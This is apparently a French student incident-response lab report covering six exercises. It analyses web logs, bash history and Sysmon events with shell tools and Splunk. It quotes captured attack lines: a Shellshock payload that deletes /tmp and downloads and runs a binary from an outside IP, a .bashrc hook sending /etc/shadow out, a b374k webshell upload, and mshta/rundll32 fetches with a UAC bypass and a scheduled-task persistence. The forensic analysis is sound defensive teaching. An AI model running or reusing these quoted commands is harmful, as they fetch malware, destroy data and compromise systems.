

## TP 0

QUELLE EST L'ORIGINE DES LOGS ?

Les logs du fichier access.log proviennent d'un serveur web.

COMBIEN D'ADRESSES IP DIFFÉRENTES SE SONT CONNECTÉES AU SERVEUR ?

```
flavien@flavien-VirtualBox:~/Documents/Logs-20250125/TP0$ cat TP0-access.log | cut -d' ' -f 1 | sort | uniq -c | wc -l
47
```

COMBIEN DE REQUÊTES ONT OBTENU UN CODE STATUT DE « 200 » ?

```
flavien@flavien-VirtualBox:~/Documents/Logs-20250125/TP0$ cat TP0-access.log | grep '" 200' | wc -l
19
```

COMBIEN DE REQUÊTES ONT OBTENU UN CODE STATUT DE « 400 » ?

```
flavien@flavien-VirtualBox:~/Documents/Logs-20250125/TP0$ cat TP0-access.log | grep '" 400' | wc -l
38
```

QUEL EST LA MÉTHODE HTTP LA PLUS UTILISÉE ?

```
flavien@flavien-VirtualBox:~/Documents/Logs-20250125/TP0$ cat TP0-access.log | cut -d' ' -f 6 | sort | uniq -c
 6 ""
15 "CONNECT
60 "GET
 1 "HEAD
 1 "POST
 1 "quit"
 4 "\x00"
 1 "\x04\x01\x00P\xC0c\xF660\x00"
 6 "\x04\x01\x00P\xC6\xCE\x0Eu0\x00"
 4 "\x05\x01\x00"
```

Y-A-T-IL EU UNE ACTIVITÉ SUSPICIEUSE VISIBLE DANS LES RÉSULTATS DE LA PRÉCÉDENTE QUESTION ?

Oui, on remarque l'utilisation de méthodes HTTP inhabituelles sous forme hexadécimale. Ce qui peut correspondre à :

- L'activité de scanners de vulnérabilités cherchant à tester si le serveur présente des failles exploitables.
- Des tentatives de communication TLS sur un canal HTTP, identifiables par des séquences comme : `\x16\x03\x01\x01\`.
- Des requêtes mal formées, comme des erreurs dans le champ Content-Length ou d'autres anomalies similaires.

UNE ATTAQUE SE DISSIMULE DANS LES LOGS, LAQUELLE ?

```

flavien@flavien-VirtualBox:~/Documents/Logs-20250125/TP0$ cat TP0-access.log | grep -i '()'
61.161.130.241 - - [30/Sep/2015:10:34:00 -0400] "GET / HTTP/1.1" 200 867 "( { : ; } ; /bin/b
ash -c \x22rm -rf /tmp/*;echo wget http://61.160.212.172:911/java -O /tmp/China.Z-ionw >> /
tmp/Run.sh;echo echo By China.Z >> /tmp/Run.sh;echo chmod 777 /tmp/China.Z-ionw >> /tmp/Run
.sh;echo /tmp/China.Z-ionw >> /tmp/Run.sh;echo rm -rf /tmp/Run.sh >> /tmp/Run.sh;chmod 777
/tmp/Run.sh;/tmp/Run.sh\x22" "( { : ; } ; /bin/bash -c \x22rm -rf /tmp/*;echo wget http://61
.160.212.172:911/java -O /tmp/China.Z-ionw >> /tmp/Run.sh;echo echo By China.Z >> /tmp/Run.
sh;echo chmod 777 /tmp/China.Z-ionw >> /tmp/Run.sh;echo /tmp/China.Z-ionw >> /tmp/Run.sh;ec
ho rm -rf /tmp/Run.sh >> /tmp/Run.sh;chmod 777 /tmp/Run.sh;/tmp/Run.sh\x22"
61.161.130.241 - - [30/Sep/2015:10:36:01 -0400] "GET / HTTP/1.1" 200 867 "( { : ; } ; /bin/b
ash -c \x22rm -rf /tmp/*;echo wget http://61.160.212.172:911/java -O /tmp/China.Z-fiuz >> /
tmp/Run.sh;echo echo By China.Z >> /tmp/Run.sh;echo chmod 777 /tmp/China.Z-fiuz >> /tmp/Run
.sh;echo /tmp/China.Z-fiuz >> /tmp/Run.sh;echo rm -rf /tmp/Run.sh >> /tmp/Run.sh;chmod 777
/tmp/Run.sh;/tmp/Run.sh\x22" "( { : ; } ; /bin/bash -c \x22rm -rf /tmp/*;echo wget http://61
.160.212.172:911/java -O /tmp/China.Z-fiuz >> /tmp/Run.sh;echo echo By China.Z >> /tmp/Run.
sh;echo chmod 777 /tmp/China.Z-fiuz >> /tmp/Run.sh;echo /tmp/China.Z-fiuz >> /tmp/Run.sh;ec
ho rm -rf /tmp/Run.sh >> /tmp/Run.sh;chmod 777 /tmp/Run.sh;/tmp/Run.sh\x22"

```

C'est une attaque de type ShellShock, découverte en 2014. Elle permet à un attaquant d'exécuter des commandes à distance en injectant du code malveillant dans des variables d'environnement. Cette faille est souvent exploitée via des requêtes HTTP malformées ou des services utilisant Bash. Elle peut conduire à une prise de contrôle totale du système

## TP 1

QUEL FICHER VA DONNER LES JOURNAUX UTILES À L'INVESTIGATION ?

Le fichier `.bash_history`, car il répertorie les dernières commandes saisies dans le terminal par l'utilisateur.

QU'À POTENTIELLEMENT FAIT L'ATTAQUANT ?

L'attaquant a essayé d'afficher son IP avec `ifconfig`, mais il est possible qu'il n'ait pas les droits pour exécuter cette commande.

Il a aussi utilisé la commande `nmap` avec les options `-sL -n`, qui permettent de lister les adresses. Uniquement l'adresse `192.168.2.1/32` a été affichée.

Dans le fichier `.bashrc` on voit que le fichier a été modifié par l'attaquant, que la machine tourne certainement sous Debian, et que l'attaquant a ajouté un script shell qui renvoie le fichier `/etc/shadow` à chaque connexion de l'utilisateur vers un serveur web.

L'attaquant a sûrement tenter d'exploiter des permissions sur `.bashrc` pour lire le fichier `/etc/shadow` qui est uniquement accessible par root.

## TP 2

QUE S'EST-IL PASSÉ ?

Convertir les logs dans un format DSV pour les analyser avec Splunk :

```
$ log2timeline -f evtx 'sysmon.evtx' > sysmon.csv
```

Dans les logs le **champ "desc"** semble être le plus intéressant car il contient des informations détaillées sur les processus et connexions :

```
date,time,timezone,MACB,source,sourcetype,type,user,host,short,desc,version,filen
ame,inode,notes,format,extra
01/29/2017,16:25:27,CEST,MACB,EVTX,Microsoft-Windows-Sysmon/Operat
```

```
ional, Event Logged, -, WIN-GKSUEUM7PG0, Event ID
Microsoft-Windows-Sysmon/Operational/MicrosoftWindows-Sysmon:5, Microsoft-Windows-Sysmon/Operational/MicrosoftWindows-Sysmon ID [5]
:EventData/Data -> UtcTime = 2017-01-29 15:25:27.791 ProcessGuid = {46CAA40E-0966-588E-0000-001019340800} ProcessId = 2368 Image = C:/Users/TestPC/Desktop/SysinternalsSuite/Sysmon.exe
,2,/home/user/Desktop/ sysmon.evtx,790801,Description of EventIDs
can be found here: http://
support.microsoft.com/default.aspx?scid=kb;EN-US;947226 URL:
http://eventid.net/
display.asp?eventid=5&source=Microsoft-Windows-Sysmon,Log2t::input
::evtx,-
...
```

Champ desc :

```
desc
Microsoft-Windows-Sysmon/Operational/MicrosoftWindows-Sysmon ID
[5] :EventData/ Data -> UtcTime = 2017-01-29 15:25:27.791
ProcessGuid = {46CAA40E-0966-588E-0000-001019340800} ProcessId = 2368 Image = C:/Users/TestPC/Desktop/SysinternalsSuite/Sysmon.exe
```

Formater les logs pour aider Splunk :

```
eventID=5 UtcTime=2017-01-29 15:25:27.791
ProcessGuid={46CAA40E-0966-588E-0000-001019340800} ProcessId=2368
Image=C:/Users/ TestPC/Desktop/SysinternalsSuite/Sysmon.exe ...
```

Dans Splunk :

```
index="tp2" | stats count by eventID
```

On obtient :

eventID	count
3 (connexions réseau)	2511
2 (changement de timestamp de fichier)	191
1 (création de processus)	165
5 (arrêt de processus)	152
6 (chargement de driver)	1

On examine les connexions réseau pour identifier les ports de destination suspects :

```
index="tp2" eventID=3 | top DestinationPort
```

DestinationPort	count	percent
6892	1088	43.3%
443 (HTTPS)	713	28.4%
80 (HTTP)	340	13.5%
137 (NetBIOS)	272	10.8%

Le port 6892 est suspect car il représente presque la moitié des connexions.

On va donc regarder quel processus est responsable de ces connexions sur le port 6892.

[index="tp2" eventID=3 DestinationPort=6892 | top Image](#)

Image	count	percent
<a href="#">C:/Users/TestPC/AppData/Roaming.ExE</a>	1088	100.0%

On voit que le processus Roaming.exe est responsable des connexions sur le port 6892.

[index="tp2" eventID=3 DestinationPort=6892 | stats count by DestinationIp](#)

DestinationIp	count
<a href="#">91.117.40.0</a>	1
<a href="#">91.117.40.1</a>	1
<a href="#">91.117.40.10</a>	1
<a href="#">91.117.40.11</a>	1
<a href="#">91.117.40.12</a>	1

Ces adresses IP semblent faire partie d'un même sous-réseau, ce qui peut indiquer un comportement malveillant.

On recherche l'origine du processus Roaming.exe :

[index="tp2" eventID=1 Image="C:/Users/TestPC/AppData/Roaming.ExE"](#)

CommandLine	Image	ParentProcessId
C:/Users/TestPC/AppData/Roaming.exe	C:/Users/TestPC/AppData/Roaming.ExE	2076

[index="tp2" eventID=1 ProcessId=2076](#)

CommandLine	Image	ParentProcessId
pOweRShell.EXE	C:/Windows/System32/WindowsPowerShell/v1.0/powershell.exe	2152

[index="tp2" eventID=1 ProcessId=2232](#)

CommandLine	Image	ParentProcessId
CmD.exe	C:/Windows/System32/cmd.	2232

	exe	
--	-----	--

[index="tp2" eventID=1 ProcessId=2232](#)

CommandLine	Image	ParentProcessId
C:/Program Files/Microsoft Office/Root/Office16/WINWORD.EXE	C:/Program	2536

On remarque que CMD.exe à été exécuté par Microsoft Word.


QUEL DOMAINE DOIT ÊTRE LOGIQUEMENT BLOQUÉ SUR LE PARE-FEU DE L'ENTREPRISE ?

Le domaine qui doit être bloqué par le pare-feu est celui-ci:  
**footarepu.top**

## TP 3

QUE S'EST-IL PASSÉ ?

[index="tp3" | stats count by uri](#)



admin.php est une page d'administration, qui ne devrait pas être consultée autant de fois.

On identifie l'adresse IP qui a consulté admin.php :

[index="tp3" uri="/cutenews/admin.php" | top clientip](#)

clientip	count	percent
123.148.98.74	20825	100%

On en conclut qu'une seule adresse IP se connecte à la page "admin.php" et que cela constitue la moitié du trafic présent dans les logs ce qui renforce le caractère suspicieux de ces événements.

Vérifions d'où vient cette adresse IP :

[index="tp3" uri="/cutenews/admin.php" | top clientip | iplocation clientip | fields clientip, City, Country](#)

clientip	City	Country
123.148.98.74	Hangzhou	China

L'attaquant semble venir de Chine.

On regarde quelle méthode HTTP a été utilisée sur admin.php

[index="tp3" clientip="123.148.98.74" uri="/cutenews/admin.php" | top method](#)

method	count	percent
POST	20820	99.97%
GET	5	0.03%

La méthode POST est utilisée presque exclusivement.

Sur une page admin.php, cela indique une tentative de connexion, probablement par bruteforce.

[index="tp3" clientip="123.148.98.74" uri="/cutenews/admin.php" | top useragent](#)


useragent	count
Python-Requests/2.13.0	20820

Python Requests est une bibliothèque utilisée pour faire des requêtes automatisées.

Cela confirme que l'attaquant a probablement utilisé un script de bruteforce en Python.

On cherche à voir si l'attaquant a pu se connecter avec succès :

[index="tp3" clientip="123.148.98.74" uri="/cutenews/admin.php" status=200 | timechart count as total by method](#)



- Vers 14h00 → Intense activité POST (bruteforce en cours).
- Vers 18h00 → Apparition de GET → L'attaquant navigue dans l'interface admin.

Conclusion : Le bruteforce a réussi. L'attaquant a trouvé un mot de passe valide.


REGARDONS L'ACTIVITÉ LIÉE ET LES PAGES CONSULTÉE PAR L'ATTAQUANT :  
[index="tp3" clientip="123.148.98.74" status=200 | top uri, method](#)

uri	method	count
/cutenews/admin.php	POST	20818
/cutenews/uploads/avatar_megane.nopold_b374k-2.8.php	GET	11
/cutenews/uploads/avatar_megane.nopold_b374k-2.8.php?	GET	11
/cutenews/uploads/avatar_megane.nopold_b374k-2.8.php	POST	7

SANS CONNAITRE LE SITE, UN ÉLÉMENT PARAÎT VITE SUSPICIEUX : IL EST BIZARRE DE VOIR UN FICHIER PHP DANS UN RÉPERTOIRE « UPLOADS » ET AYANT D'AUTANT PLUS UN NOM COMMENÇANT PAR « AVATAR »

On remarque que toutes les URL commencent par "/cutenews/".

On fait des recherches sur les vulnérabilités de Cutenews (un CMS).



On découvre qu'il contient une faille d'upload de fichier arbitraire.

L'attaquant a exploité une faille de Cutenews qui permet d'uploader un script PHP malveillant.

Le script "avatar\_megane.nopold\_b374k-2.8.php" est probablement un webshell.



Le nom "b374k" nous met sur la piste :


Il s'agit du webshell B374K, qui permet à un attaquant d'exécuter des commandes sur le serveur.

### Bilan de l'attaque :

1. L'attaquant (IP : 123.148.98.74 - Chine) a effectué un bruteforce sur admin.php.
2. Il a réussi à se connecter avec un mot de passe faible.
3. Depuis l'interface admin, il a exploité une faille d'upload de fichier.
4. Il a uploadé un webshell (b374k) pour prendre le contrôle du site.
5. L'attaquant pouvait potentiellement exécuter des commandes et modifier le site.

## TP 4

QUE S'EST-IL PASSÉ ?



L'attaque est représentée par une suite d'étapes qui montrent le déroulement de la compromission du serveur web.



Voici les éléments du schéma et leur rôle :

- Attaquant (Hackeur) → Exploite une faille d'un plugin WordPress
- Serveur Web → Compromis suite à l'attaque

## TP 5

CONVERTISSEZ LES DONNÉES AVEC EVTX\_DUMP (JSONL)

```
evtx_dump olivette-sysmon.evtx --format jsonl -f output.json
```

TROUVEZ CE QU'IL S'EST PASSÉ (PENSEZ MÉTHODOLOGIE !)

La première étape consiste à observer les événements les plus **rare**s pour identifier des comportements anormaux :

```
index="olivette" | stats count by Event.System.EventID | lookup eventid.csv "Event.System.EventID" OUTPUTNEW EventName | sort - count
```

Event.System.EventID	count	EventName
13	3394	RegistryEvent (Value Set)
11	2149	FileCreate
1	1214	Process creation
22	378	DNSEvent (DNS query)
3	120	Network connection
12	32	RegistryEvent (Object create and delete)
6	28	Driver loaded
5	9	Process terminated
8	9	CreateRemoteThread
255	6	Error
2	5	A process changed a file creation time
4	5	Sysmon service state changed
15	4	FileCreateStreamHash
16	1	ServiceConfigurationChange

```
index="olivette" "Event.System.EventID"=12  
| lookup eventid.csv "Event.System.EventID" OUTPUTNEW EventName  
| stats values(Event.EventData.TargetObject) by  
Event.EventData.Image, EventName
```

EVENT.EVENTDATA.IMAGE	EVENTNAME	VALUES(EVENT.EVENTDATA.TARGETOBJECT)
C:\PROGRAMDATA\MICROSOFT\WINDOWS DEFENDER\PLATFORM4.18.2101.9-0\MsMpEng.EXE	REGISTRYEVENT (OBJECT CREATE AND DELETE)	HKLM\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN\WINDOWSDEFENDER HKLM\SOFTWARE\POLICIES\MICROSOFT\WINDOWS DEFENDER\DISABLEANTI SPYWARE
C:\WINDOWS\EXPLORER.EXE	REGISTRYEVENT (OBJECT CREATE AND DELETE)	HK\US-1-5-21-12503- WINDOWS\CURRENT ... NE PAS EN TENIR COMPTE
C:\WINDOWS\SYSTEM32\POQEXEC.EXE	REGISTRYEVENT (OBJECT CREATE AND DELETE)	HKLM\SCHEMA\WCM://MICROSOFT-WINDOWS-FAX-COMMON?VERSION=10.0.18362.1...
C:\WINDOWS\SYSTEM32\SPOOLSV.EXE	REGISTRYEVENT (OBJECT CREATE AND DELETE)	HKLM\SYSTEM\CURRENTCONTROLSET\CONTROL\CLASS\{1ED2BBF9-11F0-4084-B21F-AD83A8E6DCDC}\0004\DRIVERVERSION ...
C:\WINDOWS\SYSTEM32\DXGIADAPTERCACHE.EXE	REGISTRYEVENT (OBJECT CREATE AND DELETE)	HKLM\SOFTWARE\MICROSOFT\DIRECTX\{A3D63731-58D3-11EB-9608-005056A295D3}\DRIVERVERSION ...

```
index="olivette" "Event.System.EventID"=3  
| lookup eventid.csv "Event.System.EventID" OUTPUTNEW EventName  
| stats values(Event.EventData.DestinationIp) by  
Event.EventData.Image, EventName
```

EVENT.EVENTDATA.IMAGE	EVENTNAME	VALUES (EVENT.EVENTDATA.DESTINATIONIP)
C:\Users\user\AppData\Local\Microsoft\OneDrive\OneDrive.exe	NETWORK CONNECTION	13.105.28.48 --
C:\Users\user\Downloads\OfficeSetup.exe	NETWORK CONNECTION	23.215.180.63 --
C:\Windows\SysWOW64\rundll32.exe	NETWORK CONNECTION	51.178.171.42
C:\Windows\System32\mshta.exe	NETWORK CONNECTION	51.178.171.42
C:\Windows\System32\notepad.exe	NETWORK CONNECTION	51.178.171.42
C:\Windows\System32\rundll32.exe	NETWORK CONNECTION	51.178.171.42
C:\Windows\System32\svchost.exe	NETWORK CONNECTION	51.178.171.42 23.215.180.63 52.179.219.14
SYSTEM	NETWORK CONNECTION	192.168.123.102 192.168.123.255

DES CONNEXIONS RÉSEAU DE "NOTEPAD" ?

```
index="olivette" "Event.System.EventID"=1
Event.EventData.Image="*notepad.exe"
| lookup eventid.csv "Event.System.EventID" OUTPUTNEW EventName
| table Event.EventData.Image, Event.EventData.ParentImage,
Event.EventData.ProcessId, Event.EventData.ParentProcessId,
Event.EventData.ParentProcessGuid, Event.EventData.ProcessGuid,
Event.EventData.CommandLine, Event.EventData.ParentCommandLine,
_time | sort +_time
```

Event.EventData.Image	Event.EventData.ParentImage	Event.EventData.ProcessId	Event.EventData.ParentProcessId	Event.EventData.ParentProcessGuid	Event.EventData.ProcessGuid
C:\Windows\System32\notepad.exe	C:\Windows\SysWOW64\rundll32.exe	4112	1652	9989CAAB-B261-603F-1703-000000000A00	9989CAAB-B262-603F-1803-000000000A00

```
index="olivette" "Event.System.EventID"=1 Event.EventData.Image="*notepad.exe" OR
Event.EventData.ProcessGuid="9989CAAB-B261-603F-1703-000000000A00"
OR
Event.EventData.ProcessGuid="9989CAAB-B0FD-603F-B602-000000000A00"
OR
Event.EventData.ProcessGuid="9989CAAB-B0FD-603F-AA02-000000000A00"
OR
Event.EventData.ProcessGuid="9989CAAB-B0FC-603F-A902-000000000A00"
OR
Event.EventData.ProcessGuid="9989CAAB-B0FC-603F-A502-000000000A00"
OR
Event.EventData.ProcessGuid="9989CAAB-AF53-603F-6302-000000000A00"
OR
Event.EventData.ProcessGuid="9989CAAB-AF52-603F-5602-000000000A00"
OR
Event.EventData.ProcessGuid="9989CAAB-AF52-603F-5602-000000000A00"
OR
Event.EventData.ProcessGuid="9989CAAB-AF4E-603F-5402-000000000A00"
| lookup eventid.csv "Event.System.EventID" OUTPUTNEW EventName
| table Event.EventData.Image, Event.EventData.ParentImage,
Event.EventData.ProcessId, Event.EventData.ParentProcessId,
Event.EventData.ParentProcessGuid, Event.EventData.ProcessGuid,
Event.EventData.CommandLine, Event.EventData.ParentCommandLine,
_time
| sort +_time
```

Image	ParentImage	ProcessId	ParentProcessId
C:\Windows\System32\cmd.exe	C:\Windows\explorer.exe	5508	4576
C:\Windows\System32\mshta.exe	C:\Windows\System32\cmd.exe	1572	5508
C:\Windows\System32\rundll32.exe	C:\Windows\System32\mshta.exe	6208	1572
C:\Windows\System32\rundll32.exe	C:\Windows\System32\rundll32.exe	7552	6208
C:\Windows\System32\ComputerDefaults.exe	C:\Windows\System32\rundll32.exe	2168	7552
C:\Windows\System32\mshta.exe	C:\Windows\System32\ComputerDefaults.exe	7528	2168
C:\Windows\System32\rundll32.exe	C:\Windows\System32\mshta.exe	7808	7528
C:\Windows\SysWOW64\rundll32.exe	C:\Windows\System32\rundll32.exe	1652	7808
C:\Windows\System32\notepad.exe	C:\Windows\SysWOW64\rundll32.exe	4112	1652



L'attaque a commencé par un mail de phishing, amenant Olivette à exécuter un fichier malveillant (OFFICESETUP . EXE).

L'attaquant a exécuté un script via MSHTA . EXE et RUNDLL32 . EXE.

Un processus malveillant a créé des entrées dans la base de registre pour assurer sa persistance.

NOTEPAD . EXE a été utilisé comme processus déguisé pour communiquer avec une IP suspecte.

A QUOI SERT COMPUTERDEFAULTS.EXE ?

Image	ProcessId	IntegrityLevel
C:\Windows\System32\cmd.exe	5508	Medium
C:\Windows\System32\mshta.exe	1572	Medium
C:\Windows\System32\rundll32.exe	6208	Medium
C:\Windows\System32\rundll32.exe	7552	Medium
C:\Windows\System32\ComputerDefaults.exe	2168	High
C:\Windows\System32\mshta.exe	7528	High
C:\Windows\System32\rundll32.exe	7808	High
C:\Windows\SysWOW64\rundll32.exe	1652	High
C:\Windows\System32\notepad.exe	4112	High

ÉLÉVATION DE PRIVILEGES

TECHNIQUE APPELÉE  
"UAC BYPASS"

## EST-CE QUE RUNDLL32 OU MSHTA LANCENT D'AUTRES PROCESSUS ?

```
index="olivette" Event.System.EventID="1"
Event.EventData.ParentProcessId=* Event.EventData.ProcessId=*
Event.EventData.CommandLine=*
| pstree child=Event.EventData.ProcessGuid
parent=Event.EventData.ParentProcessGuid
detail=Event.EventData.CommandLine spaces=50
| search tree=*notepad*
| table tree
```

```
9989CAAB-AF53-603F-6302-00000000A00
|--- 9989CAAB-B0FC-603F-A502-00000000A00 "C:\Windows\System32\rundll32.exe" http://51.178.171.42:9999/axzQc?H6TU2F7YCT=db0
** |--- 9989CAAB-B107-603F-B902-00000000A00 "C:\Windows\System32\rundll32.exe" InetCpl.cpl,ClearMyTracksByProcess 264
** |--- 9989CAAB-B0FC-603F-A902-00000000A00 "C:\Windows\System32\ComputerDefaults.exe"
** |--- 9989CAAB-B0FD-603F-AA02-00000000A00 "mshta.exe" http://51.178.171.42:9999/axzQc
** |--- 9989CAAB-B0FD-603F-B702-00000000A00 "C:\Windows\System32\rundll32.exe" InetCpl.cpl,ClearMyTracksByProcess 264
** |--- 9989CAAB-B0FD-603F-B602-00000000A00 "C:\Windows\System32\rundll32.exe" http://51.178.171.42:9999/axzQc?H6TU2F7YCT=5a
** |--- 9989CAAB-B372-603F-6903-00000000A00 "C:\Windows\System32\rundll32.exe" http://51.178.171.42:9999/axzQc?H6TU2F7YCT
** |--- 9989CAAB-B373-603F-6C03-00000000A00 "C:\Windows\System32\PING.EXE" 127.0.0.1 -n 293
** |--- 9989CAAB-B336-603F-4103-00000000A00 "C:\Windows\System32\rundll32.exe" http://51.178.171.42:9999/axzQc?H6TU2F7YCT
** |--- 9989CAAB-B337-603F-4803-00000000A00 "C:\Windows\System32\PING.EXE" 127.0.0.1 -n 293
** |--- 9989CAAB-B2DE-603F-2A03-00000000A00 "C:\Windows\System32\rundll32.exe" http://51.178.171.42:9999/axzQc?H6TU2F7YCT
** |--- 9989CAAB-B2DE-603F-2F03-00000000A00 "C:\Windows\System32\rundll32.exe" InetCpl.cpl,ClearMyTracksByProcess 264
** |--- 9989CAAB-B2DE-603F-2B03-00000000A00 "C:\Windows\system32\cmd.exe" /q /c chcp 850 & ipconfig 1> C:\Users\user\A
** |--- 9989CAAB-B2A5-603F-2403-00000000A00 "C:\Windows\system32\cmd.exe" /q /c chcp 850 & schtasks /create /tn K0adic
** |--- 9989CAAB-B2A5-603F-2703-00000000A00 schtasks /create /tn K0adic /tr "C:\Windows\system32\mshta.exe C:\Prog
** |--- 9989CAAB-B2A5-603F-2603-00000000A00 chcp 850
** |--- 9989CAAB-B2A5-603F-2003-00000000A00 "C:\Windows\system32\cmd.exe" /q /c chcp 850 & schtasks /query /tn K0adic
** |--- 9989CAAB-B2A5-603F-2503-00000000A00 schtasks /query /tn K0adic
** |--- 9989CAAB-B2A5-603F-2203-00000000A00 chcp 850
** |--- 9989CAAB-B261-603F-1703-00000000A00 "C:\Windows\SysWOW64\rundll32.exe" http://51.178.171.42:9999/axzQc?H6TU2F7YCT
** |--- 9989CAAB-B262-603F-1903-00000000A00 "C:\Windows\System32\rundll32.exe" InetCpl.cpl,ClearMyTracksByProcess 264
** |--- 9989CAAB-B262-603F-1803-00000000A00 "C:\Windows\system32\notepad.exe"
** |--- 9989CAAB-B233-603F-1403-00000000A00 "C:\Windows\System32\rundll32.exe" http://51.178.171.42:9999/axzQc?H6TU2F7YCT
```

ON RETROUVE LE LANCEMENT DE NOTEPAD

CRÉATION ET VÉRIFICATION DE PERSISTENCE AVEC TÂCHE PLANIFIÉE